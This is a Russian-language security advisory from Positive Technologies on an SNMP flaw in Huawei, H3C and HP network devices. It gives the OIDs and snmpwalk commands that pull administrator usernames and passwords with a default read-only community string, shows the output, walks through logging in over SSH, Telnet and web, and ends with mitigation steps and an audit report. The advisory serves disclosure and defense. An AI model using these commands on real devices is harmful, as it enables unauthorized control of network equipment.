POSITIVE TECHNOLOGIES
ЗАО «ПОЗИТИВ ТЕКНОЛОДЖИЗ»
107061 / МОСКВА / ПРЕОБРАЖЕНСКАЯ ПЛОЩАДЬ / Д. 8
ТЕЛ.: +7 (495) 744 01 44 / ФАКС: +7 (495) 744 01 87 / PT@PTSECURITY.RU
WWW.PTSECURITY.RU / WWW.MAXPATROL.RU / WWW.SECURITYLAB.RU

Серьезные уязвимости SNMP на устройствах Huawei и H3C

Евгений Строев

Говорить о безопасности небезопасных протоколов можно бесконечно. На этот раз предлагаем вам историю о протоколе SNMP, а точнее — о работе по этому протоколу с сетевым оборудованием HP/H3C и Huawei. При работе по протоколу SNMP с данными устройствами можно получить доступ к критически важной информации, обладая минимальными правами. Эксплуатация уязвимости позволяет злоумышленнику проникнуть в корпоративные сети коммерческих компаний и технологические сети операторов связи, использующих эти широко распространенные устройства.

В 2003 году Huawei Technologies и 3Com основали совместное предприятие H3C. В 2007 году компания 3Com выкупила у Huawei ее долю, а в 2010 году вошла в состав HP, которая автоматически получила и H3C. Таким образом, уязвимым оказалось сетевое оборудование сразу нескольких вендоров — 3Com, H3C, HP (bit.ly/1F1N01M) и Huawei. Устройства эти используются в тысячах компаний, от небольших предприятий до крупнейших провайдеров.

Какую же критически важную информацию они выдают? Речь идет о пользовательских данных, хранящихся в базах h3c-user.mib и hh3c-user.mib. Эти mib определяют объекты для «Manage configuration and Monitor running state for userlog feature». В новой версии ОС доступ к ним должен был быть разрешен только с read-write community string. Однако этого не было сделано, и получить информацию можно и с community string с правами read-only.

В этих базах содержится следующая информация:

- имена локальных пользователей,
- их пароли,
- тип шифрования пароля,
- уровень привилегий, которым обладает пользователь.

И чтобы все это узнать, необходимо лишь угадать read-only community string,

которая очень часто настроена по умолчанию как «public».

За эту информацию на устройствах отвечают OID: 1.3.4.1.4.1.2011.10 и OID: 1.3.6.1.4.1.25506. Непосредственно за саму информацию о настроенных локальных пользователях отвечают OID: 1.3.6.1.4.1.2011.10.2.12.1.1.1 и 1.3.6.1.4.1.25506.2.12.1.1.1.

В ответ на запрос с этими OID мы получим (H)H3cUserInfoEntry, которая содержит следующие значения:

• (h)h3cUserName — уникальное имя локального пользователя;
• (h)h3cUserPassword — пароль локального пользователя (по умолчанию пустой);
• (h)h3cAuthMode — тип шифрования пароля:
  - 0: простой, пароль указывается в открытом виде (значение по умолчанию);
  - 7: пароль шифруется;

• (h)h3cUserLevel — уровень привилегий локального пользователя от 0 (минимальные привилегии, значение по умолчанию) до 3 (максимальные привилегии).

В приведенном ниже примере snmpwalk вызывается с ключом –Cc, так как работа идет с динамическими индексами. Если выполнить запрос без этого ключа, может возникнуть ошибка «Error: OID not increasing».

```
root@Kali:~# snmpwalk -v 2c -c [redacted]1.3.6.1.4.1.2011.10.2.12.1.1.1
iso.3.6.1.4.1.2011.10.2.12.1.1.1.1.5.97.100.109.105.110 = STRING: "admin"
iso.3.6.1.4.1.2011.10.2.12.1.1.1.1.3.104.51.99 = STRING: "h3c"
Error: OID not increasing: iso.3.6.1.4.1.2011.10.2.12.1.1.1.1.5.97.100.109.105.110
 >= iso.3.6.1.4.1.2011.10.2.12.1.1.1.1.3.104.51.99
```

Любопытная деталь: в настройках указано, что пароль должен быть зашифрован. И при просмотре конфигурации так оно и есть.

```
#
local-user admin
 password cipher .]@U[redacted]1!!
 service-type ssh telnet
 level 3
local-user h3c
 password cipher IG+[redacted]1!!
 level 1
#
```

Но при этом через SNMP пароль все равно указывается в открытом виде (вероятно, это зависит от конкретного устройства).

```
root@Kali:~# snmpwalk -Cc -v 2c -c [redacted] 1.3.6.1.4.1.2011.10.2.12.1.1.1
iso.3.6.1.4.1.2011.10.2.12.1.1.1.1.5.97.100.109.105.110 = STRING: "admin"
iso.3.6.1.4.1.2011.10.2.12.1.1.1.1.3.104.51.99 = STRING: "h3c"
iso.3.6.1.4.1.2011.10.2.12.1.1.1.2.5.97.100.109.105.110 = STRING: "a[redacted]n"
iso.3.6.1.4.1.2011.10.2.12.1.1.1.2.3.104.51.99 = STRING: "P[redacted]d"
iso.3.6.1.4.1.2011.10.2.12.1.1.1.3.5.97.100.109.105.110 = INTEGER: 7
iso.3.6.1.4.1.2011.10.2.12.1.1.1.3.3.104.51.99 = INTEGER: 0
iso.3.6.1.4.1.2011.10.2.12.1.1.1.4.5.97.100.109.105.110 = INTEGER: 3
iso.3.6.1.4.1.2011.10.2.12.1.1.1.4.3.104.51.99 = INTEGER: 1
```

Итак, мы смогли получить учетные данные локальных пользователей, в том числе и с максимальным уровнем привилегий (пользователь «admin» с уровнем привилегий «3»). Теперь остается лишь попробовать подключиться к устройству через SSH или Telnet.


Нам повезло и доступ на сервер по SSH не был запрещен. Но если вдруг по SSH

```
root@Kali:~# ssh -c des -l admin@[redacted]
Warning: use of DES is strongly discouraged due to cryptographic weaknesses
admin@[redacted]'s password:

*****************************************************************
*          All rights reserved (1997-2006)                      *
*      Without the owner's prior written consent,               *
*no decompiling or reverse-engineering shall be allowed.*
*****************************************************************

<Huawei-VRP>
<Huawei-VRP>
<Huawei-VRP>sy
<Huawei-VRP>system-view
System View: return to User View with Ctrl+Z.
[Huawei-VRP]
```

или Telnet зайти не удается...


```
# open [redacted] 22
Connection to [redacted]:22 - fail
Error #110 (Connection timed out)
# open [redacted] 23
Connection to [redacted]:23 - fail
Error #111 (Connection refused)
```

...всегда можно попробовать зайти через web.



Теперь посмотрим на другой пример.


В данном случае мы получили пароли в зашифрованном виде. Huawei может использовать для шифрования паролей алгоритмы AES256 или DES. При этом в схеме с алгоритмом DES используется одинаковый ключ шифрования на всех уязвимых устройствах (CVE-2012-4960) и не используется соль. В результате пароль может быть легко дешифрован, о чем писали Roberto Paleari и Ivan Speziale из компании Emaze Networks еще в 2012 году (bit.ly/18dZNkS).



Итак, можно открывать консоль и пытаться подключиться с полученными данными по SSH или Telnet.

```
# open [redacted]
Connection to [redacted]:23 - ok

********************************************************************************
* Copyright(c) 1998-2006 Huawei Technologies Co., Ltd. All rights reserved. *
* Without the owner's prior written consent, *
* no decompiling or reverse-engineering shall be allowed. *
********************************************************************************


Login authentication


Username:
```

И как мы уже сказали, если доступ по этим протоколам ограничен, всегда можно попробовать зайти через другой протокол:



Web Security Notes


```
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
!                Authorized access only                        !
!         This system is the property of [redacted]            !
! Disconnect IMMEDIATELY if you are not an authorized user     !
!           Contact                      !
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
```

Click here to close this page.


Continue to access the Web interface.

Следует заметить, что в 2014 году те же специалисты из Emaze Networks опубликовали еще одну заметку (bit.ly/1Ahg1Bg), в которой рассказывают о проблемах в схеме шифрования с AES256.

Результаты поиска в Shodan наглядно демонстрируют, насколько популярна данная уязвимость.



Так как Huawei — компания китайская, неудивительно, что большая часть всех доступных устройств находится в Китае. Но в России тоже не все гладко.



Надо сказать, что первым о данной уязвимости написал Kurt Grutzmacher еще в 2012 году. В том же году он выступал на конференции Bay Threat, где подробно описал проблему и то, чем она грозит. Производители оборудования выпустили патчи для своих устройств — но, как это обычно бывает с сетевым оборудованием, большое количество устройств уязвимо до сих пор.

Эксплуатация данной уязвимости позволяет злоумышленнику проникнуть в корпоративную сеть коммерческой компании, в технологическую сеть оператора связи и любой другой организации. Получение контроля над пограничным сетевым оборудованием предоставляет злоумышленнику возможность любым образом распоряжаться проходящим через устройство трафиком и открывает путь для развития атаки на внутрисетевые автоматизированные системы.

Все это еще раз подтверждает прописную истину: небезопасные протоколы несут в себе большую опасность. Для того чтобы попасть в корпоративную сеть, не нужно использовать хитрые схемы со сложными эксплойтами: достаточно одного протокола SNMP со стандартной community string с минимальными правами read-only и еще одного протокола для доступа на устройства — SSH, Telnet или web. Причем, как показала практика, если доступ по Telnet или SSH на большинстве

устройств ограничен, то по HTTP — входи кто хочет.

И еще один «приятный бонус». При настроенном сервисе регистрации попытку зайти на устройство по SSH, Telnet или web можно будет увидеть, например, на Syslog-сервере. Но для запросов по SNMP подобных сообщений не будет, и можно даже не узнать, что кто-то получил учетные данные или, например, изменил конфигурацию устройства.

Как защищаться

Достаточно просто. Во-первых, надо выключить сервис SNMP.

Если этот протокол все же необходим, то использовать SNMPv3. Если и это невозможно, избегайте использования стандартных community string — public и private.

Audit | Compliance | Сводная/узлы

Навигатор

Сортировка · Узел · Журнал

- [redacted]
  - Huawei VRP
    - Стандартные пароли SNMP
    - Слабое шифрование в протоколе SSH
    - Имя устройства
    - Интерфейсы в режиме маршрутизации
    - Информация об аппаратной части
    - Настройки времени
    - Протокол ARP
    - Системная информация
    - Служба SNMP
    - Служба SSH
    - Служба регистрации событий
    - Службы
    - Список VLAN
    - Список линий
    - Список пользователей
    - Список файлов
    - Таблица маршрутизации
    - Файл сохраненной конфигурации (save
    - Файл текущей конфигурации (current-c

Информация

Серьезная уязвимость

Стандартные пароли SNMP

ID: 510037

Описание

SNMP позволяет удаленно осуществлять мониторинг устройства и управлять этим устройством. Строки подключения "public" и "private" представляют собой широко известный стандартный пароль. Использование широко известных паролей, угадать которые не составляет труда, представляет собой угрозу получения злоумышленником неавторизованного доступа к устройству. Необходимо отключить SNMP, если он не используется для управления сетью.

Список стандартных паролей SNMP

private
public

Как исправить

Отключите стандартные или запрещенные пароли протокола SNMP.
[Quidway] undo snmp-agent community { write | read } { private | public }

CVSS

Базовая оценка: **7.5** (AV:N/AC:L/Au:N/C:P/I:P/A:P)

AV:N данная уязвимость может эксплуатироваться удаленно
AC:L для эксплуатации уязвимости не требуются особые условия
Au:N для эксплуатации уязвимости проходить аутентификацию не требуется
C:P эксплуатация уязвимости влечет существенное разглашение конфиденциальных данных
I:P эксплуатация уязвимости ведет к частичному нарушению целостности системы
A:P эксплуатация уязвимости ведет к сбоям в доступности системы или к уменьшению производительности

Можно исключить объекты таблицы (H)H3cUserInfoEntry из доступа с помощью команды excluded, а также запретить доступ к устройству с правами read-write.

И конечно, необходимо ограничивать доступ к устройству с помощью списков разрешенных адресов или списков доступа.

Не соответствует

Правила SNMP: Необходимо запретить доступ по SNMP без списка доступа

ID: 428133

Краткое описание

Удостоверьтесь, что любой доступ по протоколу SNMP ограничен с помощью списка контроля доступа (ACL).

Полное описание

Если списки контроля доступа не применяются, то любой, кто обладает действительным паролем протокола SNMP, может потенциально осуществлять мониторинг устройства и управлять им. Чтобы установить ограничение на доступ небольшим количеством станций, которым разрешено управление устройством, расположенным в доверенной области управления, необходимо установить ACL и применить его для любого доступа по протоколу SNMP.

Результаты проверки

Список паролей SNMP

SNMP	Список доступа
p<removed>c	**не задан(а)**
p<removed>e	**не задан(а)**

О компании Positive Technologies

Positive Technologies — лидер европейского рынка систем анализа защищенности и соответствия стандартам. Деятельность компании лицензирована ФСТЭК и ФСБ, продукция сертифицирована ФСТЭК, «Газпромом» и Минобороны РФ. Более 1000 организаций в 30 странах мира используют решения Positive Technologies для оценки уровня безопасности своих сетей и приложений, выполнения требований регуляторов и блокирования атак в режиме реального времени. Благодаря многолетним исследованиям специалисты Positive Technologies заслужили репутацию экспертов международного уровня по вопросам защиты SCADA- и ERP-систем, крупнейших банков и телекомов. Согласно исследованиям IDC, в 2013 году компания заняла третье место на российском рынке ПО для безопасности, а также стала лидером по темпам роста на международном рынке систем управления уязвимостями. Подробнее о компании — на сайте ptsecurity.ru.